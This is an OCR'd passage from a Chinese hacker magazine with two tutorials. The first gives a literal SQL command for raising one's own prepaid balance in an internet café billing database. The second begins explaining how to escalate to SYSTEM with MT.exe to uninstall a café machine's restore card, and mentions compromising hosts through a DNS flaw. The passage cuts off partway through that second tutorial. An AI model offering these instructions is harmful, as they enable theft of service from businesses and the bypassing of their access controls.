



图 7

下拉菜单中选择“wx2006”，然后点击“确定”（图5）。一刹那，一屡金光划破天际，照耀在显示屏上，连接成功了（图6）！

在tables中的tusers表中发现了所有人的卡号等信息，这下同志们便可以自由发挥了。我着重来讲一下如何加钱，在“执行”选项中输入命令 **update tusers set mremain=$ where scardid='*****'**，其中“$”是想更改的剩余钱数，而“*****”则是你的卡号（图7）。

执行后，加钱就OK了。但后来在加钱时我发现在加钱之前都得运行前面提到的那个“wxdb”，才可以在SQLExplorer中登录进去，不知道是保原因，还请大虾指教，也希望大虾们能够找出更好的方法来。

（本文所涉及到的SQLExplorer、星号密码查看器已收录到光盘中）


图6

文章难易度：★★
文章闪光点：使用MT提升权限至SYSTEM，然后卸载还原卡

巧用MT破解还原卡


ralln01

一、思路来源

这天在家看着黑客X档案，书中有篇文章讲的是利用DNS漏洞来获取一个system权限。这时我头脑里突然出现一个想法：如果我通过DNS漏洞得到一台肉机，不过肉机上装有还原卡，那我使用system权限做的修改会被还原卡还原吗？好了，既然有了问题，还是去实践一下吧。

二、准备工作

俗话说“工欲善其事，必先利其器”。由于我是在网吧实践，只要提升本地权限就行了，所以今天的工作只需要一个工具就成了，那就是国产的“瑞士军刀”MT.exe。好了，请出mt.exe，保存在硬盘的根目录下（图1）。


图 1

现在我们来分析一下，一般情况下，管理员权限是最高的，而还原卡通常也是以管理员权限运行的（图2）。实践证明，当你的权限和还原卡的权限都是管理员权限时，你是无法把它卸掉的，重启以后它依旧还在。但是，我们从“任务管理器”上可以看出电脑中有个system用户，当我们用DNS漏洞入侵时，得到的就是它的权限，它的权限是高于管理员权限的。所以当我们把自己的权限提升为system后，我们的权限就大于还原卡的权限了，我们的更改对于还原卡来说是无权进行还原的。现在思路清楚了，下面该开始工作了。




图2




图3

